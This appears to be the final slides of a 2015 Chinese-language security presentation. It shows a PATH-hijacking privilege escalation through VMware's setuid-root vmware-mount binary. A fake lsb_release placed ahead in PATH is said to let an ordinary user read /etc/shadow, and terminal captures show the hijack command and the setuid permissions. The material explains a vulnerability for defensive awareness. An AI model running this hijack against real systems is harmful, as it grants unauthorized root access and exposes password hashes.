
编译链接生成可执行文件lsb\_release，截图如下：



```
openvas@ubuntu: ~/Desktop
openvas@ubuntu:~/Desktop$ ls -l lsb_*
-rwxrwxr-x 1 openvas openvas 8521 Apr 22 11:15 lsb_release
-rwxrw-rw- 1 openvas openvas 129 Apr 22 11:14 lsb_release.cpp
-rwxrw-rw- 1 openvas openvas 94 Apr 22 11:10 lsb_release.cpp~
```




然后打开终端，将桌面的路径添加到系统的PATH环境变量中，执行“vmware-mount -L”命令，可以成功将/etc/shadow文件cat出来，而终端中单独运行“cat /etc/shadow”命令是不能成功的，效果如下：



```
openvas@ubuntu: ~/Desktop
openvas@ubuntu:~/Desktop$ cat /etc/shadow
cat: /etc/shadow: Permission denied
openvas@ubuntu:~/Desktop$ PATH=/home/openvas/Desktop:$PATH /usr/bin/vmware-mount -L
No mounted disks.
openvas@ubuntu:~/Desktop$
```

观察后发现，vmware-mount命令具有**setuid权限**，这就产生了普通用户可以以root权限来运行可执行文件的潜在危险：



```
openvas@ubuntu: ~/Desktop
openvas@ubuntu:~/Desktop$ which vmware-mount
/usr/bin/vmware-mount
openvas@ubuntu:~/Desktop$ ls -l /usr/bin/vmware-mount
-rwsr-xr-x 1 root root 951728 Apr 21 21:15 /usr/bin/vmware-mount
openvas@ubuntu:~/Desktop$
```





合作、发展、共赢

谢谢!



2015年7月2日